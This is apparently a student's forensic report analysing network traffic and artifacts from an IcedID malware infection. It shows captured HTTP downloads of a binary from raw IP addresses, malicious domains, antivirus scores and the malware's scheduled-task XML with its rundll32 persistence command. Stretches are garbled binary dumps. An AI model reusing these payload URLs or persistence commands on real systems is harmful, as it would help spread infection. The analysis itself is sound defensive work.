
10.3.19.101:49227 ↔ 188.127.237.152:80 (*GET*)

```
GET /44274.6591174769.dat HTTP/1.1
Host: 188.127.237.152
Accept: */*
Accept-Encoding: gzip, deflate
Connection: Keep-Alive
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0;
.NET4.0C; .NET4.0E)


HTTP/1.1 200 OK
Content-Length: 65536
Accept-Ranges: bytes
Cache-Control: no-cache, no-store, must-revalidate
Connection: keep-alive
Content-Disposition: attachment; filename="44274.6591174769.dat"
Content-Type: application/octet-stream
Date: Fri, 19 Mar 2021 15:49:08 GMT
Expires: 0
Server: nginx
X-Powered-By: PHP/5.4.16


MZ◘▫◘◘◘@◘◘◘◘◘    ◘!◘▫L◘!This program cannot be run in DOS mode.

$◘◘`◘◘◘◘◘
```

▾ 10.3.19.101:49230 ↔ 185.82.219.225:80 (*GET*)

```
GET /44274.6591174769.dat HTTP/1.1
Host: 185.82.219.225
Accept: */*
Accept-Encoding: gzip, deflate
Connection: Keep-Alive
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0;
.NET4.0C; .NET4.0E)


HTTP/1.1 200 OK
Content-Length: 65536
Accept-Ranges: bytes
Cache-Control: no-cache, no-store, must-revalidate
Connection: keep-alive
Content-Disposition: attachment; filename="44274.6591174769.dat"
Content-Type: application/octet-stream
Date: Fri, 19 Mar 2021 15:49:51 GMT
Expires: 0
Server: nginx
X-Powered-By: PHP/5.4.16


MZ◻◻◻◻◻@◻◻◻◻◻
```

Listed are 13 communications that have been tracked and communicated with the DNS server. Those include the two IPs and calldivorce once again.




Three hosting sites are listed: calldivorce.fun, aitopinaholop.uno, and a potential dr49lng3n1n2s.cloudfront.net. All hosts includes suspicious URL names, though the cloudfront host is unknown since the cloudfront.net domain is part of the AWS Cloudfront CDN feature.

← traffic.pcap Hosts

IP	Name
143.204.156.37	dr49lng3n1n2s.cloudfront.net
165.227.28.47	agitopinaholop.uno
178.128.243.14	calldivorce.fun

A visual graph of communications that the DNS server is connecting with.




traffic.pcap Devices communications


Source Address	Target Address
00:08:02:1C:47:AE (Hewlett-Packard Company)	20:E5:2A:B6:93:F1 (Netgear) 90:E2:BA:2D:C6:D6 (Intel Corporation)
0A:00:27:00:00:0B	FF:FF:FF:FF:FF:FF (Broadcast) 01:00:5E:00:00:FB (IPv4 Multicast (RFC 1112)) 33:33:00:00:00:FB (IPv6 Multicast (RFC 2464)) 33:33:00:01:00:03 (IPv6 Multicast (RFC 2464)) 01:00:5E:00:00:FC (IPv4 Multicast (RFC 1112)) 01:00:5E:7F:FF:FA (IPv4 Multicast (RFC 1112)) 01:00:5E:40:98:8F (IPv4 Multicast (RFC 1112))
20:E5:2A:B6:93:F1 (Netgear)	00:08:02:1C:47:AE (Hewlett-Packard Company)
90:E2:BA:2D:C6:D6 (Intel Corporation)	00:08:02:1C:47:AE (Hewlett-Packard Company)


Artifacts Folder

1) File #1: 2021-03-19-binary-retreived-fromcalldivorce.fun.bin

File 1 is a binary folder and was given a malware score of 0/58, making the file apparently clean from malware according to vendors. Autopsy revealed that the bin file contains an octet stream and x-gzip application, alongside their hash values.







Name	S	C	O	Modified Time	Change Time	Access Time	Created Time
2021-03-19-binary-retreived-fromcalldivorce.fun.bin			1	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:0

Hex | Text | Application | File Metadata | Context | Results | Annotations | Other Occurrences

Name	/LogicalFileSet1/2021-03-19-binary-retreived-fromcalldivorce.fun.bin
Type	Local
MIME Type	application/x-gzip
Size	405224
File Name Allocation	Allocated
Metadata Allocation	Allocated
Modified	0000-00-00 00:00:00
Accessed	0000-00-00 00:00:00
Created	0000-00-00 00:00:00
Changed	0000-00-00 00:00:00
MD5	710710c47d03a92130fc906f19379ba0
SHA-256	c8ca58a0025a7ab633a35fe6e98943c9053ca49b18de55f8b57c8ea7c88e8eb0
Hash Lookup Results	UNKNOWN
Internal ID	2
Local Path	C:\Users\Brandoon LMao\Desktop\CYB 528 Final\2.artiacts\2021-03-19-binary-retreived-fromcalldivorce.fun.bin

2) File #2: 2021-03-19-scheduled-task-for-icedid.txt

File 2 is a text document. Pestudio rated the file with a malware score of 2/58, suggesting Trojan malware. Autopsy revealed metadata containing many true and false statements, a text for rund1132.exe and a command to update license.dat, and a name of a user's PC.

pestudio 9.09 - Malware Initial Assessment - www.winitor.com [c:\users\brandoon lmao\desktop\cyb 528 final\2.artiacts\2021-03-19-scheduled-task-for-icedid.txt]

file settings about

c:\users\brandoon lmao\desktop\cyb 528 final\2
- indicators (3)
- virustotal (2/58)
- strings (size)

engine (58/58)	score (2/58)	date (dd.mm.yyyy)	age (days)
TrendMicro-HouseCall	TROJ_FRS.VSNW18C21	28.03.2021	45
TrendMicro	TROJ_FRS.VSNW18C21	28.03.2021	45
Bkav	clean	26.03.2021	47
ClamAV	clean	28.03.2021	45
CMC	clean	27.03.2021	46
CAT-QuickHeal	clean	28.03.2021	45
McAfee	clean	28.03.2021	45
Malwarebytes	clean	28.03.2021	45
Zillya	clean	26.03.2021	47
Sangfor	clean	27.03.2021	46
K7AntiVirus	clean	28.03.2021	45
K7GW	clean	28.03.2021	45
BitDefenderTheta	clean	27.03.2021	46
Cyren	clean	28.03.2021	45
Symantec	clean	28.03.2021	45
ESET-NOD32	clean	28.03.2021	45
Baidu	clean	18.03.2019	786
Avast	clean	28.03.2021	45
Cynet	clean	28.03.2021	45
Kaspersky	clean	28.03.2021	45
BitDefender	clean	28.03.2021	45
NANO-Antivirus	clean	28.03.2021	45
ViRobot	clean	28.03.2021	45
SUPERAntiSpyware	clean	26.03.2021	47
MicroWorld-eScan	clean	28.03.2021	45
Tencent	clean	28.03.2021	45
Ad-Aware	clean	28.03.2021	45
Emsisoft	clean	28.03.2021	45
Comodo	clean	28.03.2021	45
F-Secure	clean	28.03.2021	45


sha256: 63508614C68727E0DC041120A39C1EBA436A0F049AF0C0FC4E60A5D61F3A6BC7

signature: n/a

```
PT1H
         false

       2012-01-01T12:00:00
       true


       true
       user1



     IgnoreNew
     false
     false
     false
     true
     false

       PT10M
       PT1H
       true
       false

     true
     true
     false
     false
     false
     PT0S
     7



       rundll32.exe
       "C:\Users\user1\AppData\Roaming\user1\{DE776E6E-9DD8-3054-4698-FC561D9B7827}\Oxiwko.dll",update /i:"LuxuryQuarter\license.dat"



       DESKTOP-USER1PC\user1
       InteractiveToken
       LeastPrivilege


------------------------------METADATA------------------------------

Content-Type: application/xml
X-Parsed-By: org.apache.tika.parser.DefaultParser
```

3) File #3: 82025721897_03192021.xlsm


File 3 is a spreadsheet document. Pestudio rated the file's malware score a 27/65. Autopsy has revealed metadata for the file detailed the spreadsheet's stylings.




[Content_Types].xml
c{f|
0d|'
kXH0M
X|4M
_rels/.rels
BKwAH
GJy(v
USh9i
r:"y_dl
xl/workbook.xml
yKfL
e%UJ5,
V<dS
Ru_dV(
:Nwd
xl/_rels/workbook.xml.rels
;u[`Bh
ul"=U\"
{DV5i
?a5~X
?sdL
xl/worksheets/sheet1.xml
(dU5Z5
j;'U}
:$Hf
.L6g
4L0~
i<QP
xl/macrosheets/sheet1.xml
$\oa<E
"X7#\+
s[Nal
LLf7
S6}tT
[Zy+T
n"Xe
J0P-a5
t"a5
J0P-a5
TS0öWd
2A@â
TuER
J0P%
J0P%
K3]{
T^\m'_p
LYD1
WG8Y
LE@1
LE@1
LE@1Pe
/aL1>
sheoajp
}]N½<
xl/macrosheets/sheet2.xml
$$a@
CnmS
%+`%
5(F"
xl/drawings/drawing2.xml
NLi.E
iCDGz)X
lxb@
5)F8
]Bl5!
Xr=p
p$8k
xl/drawings/drawing3.xml
p}zMD"
=CJZ
~Y_Z
<p t
9›u]!
v&5Z}Ck
fV)@
?w|hx
Er+O(
obP_
xl/worksheets/_rels/sheet1.xml.rels
)NVC<
xl/macrosheets/_rels/sheet1.xml.rels
,NjZF
,/(R
xl/macrosheets/_rels/sheet2.xml.rels
>@LfwCw'!3
\YaBq
^We0
xl/drawings/_rels/drawing1.xml.rels
AA/;
t4.X
KE4J(
{yMl
xl/drawings/_rels/drawing2.xml.rels
AA/;
t4.X
KE4J(
{yMl
xl/drawings/_rels/drawing3.xml.rels
AA/;
t4.X
KE4J(
{yMl
xl/printerSettings/printerSettings1.bin
P`,G1
P4`G
xl/printerSettings/printerSettings2.bin
P`,G1
P4`G
docProps/core.xml
%jvr
_'lQ
.X<}k
/qBC
docProps/app.xml
fiU!n3
WFgd:II
Is#;}
F8%t@Y][L
%haj+

4) File #4: kiod.hod


File 4 is a hod file. Upon research, this type of file has been used in a malware titled IcedID and was potentially obfuscated to hide a dat file instead. And with that, this file has received a malware score of 47/69, making it a pretty malicious file to execute.






5) File #5: license.dat


File 5 is a generic data file. Judging by the name, we can assume this is the license needed to run a specific executable application, though it may be obfuscated to hide a potential executable file. With that, the file was rated a 5/57 malware score.





6) File #6: oxiwko.dll

File 6 is a dynamic-link library file. While said to not be executable itself and rather attached to a file, the dll file still contains a high malware score of 43/69. Its own metadata also seems to contain some suspicious keywords.




```
!This program cannot be run in DOS mode.
Rich
.text
`.rdata
@.data
.pdata
@USVWATAUAVAWH
}          A+
}          A+
}          A+
}          A+
t<A#
t:A#
t:A#
t:A#
t8A#
t8A#
t8A#
t8A#
t8A#
t8A#
t8A#
t8A#
t8A#
t8A#
t8A#
t8A#
```

```
|$8A_A^]
.text$mn
.idata$5
.rdata
.rdata$zzzdbg
.xdata
.edata
.idata$2
.idata$3
.idata$4
.idata$6
.data
.bss
.pdata
update
StrStrASHLWAPI.dllF
lstrlenA
KERNEL32.dll
lm         b
P}yi
nQRD
h;u8r
<N&c
Q*()
H)@#
h9{#
?b-|
>r!2
s6y~
\^DB
.U!i
?E54
L&N}
49tn
SH^V
```

Txt File

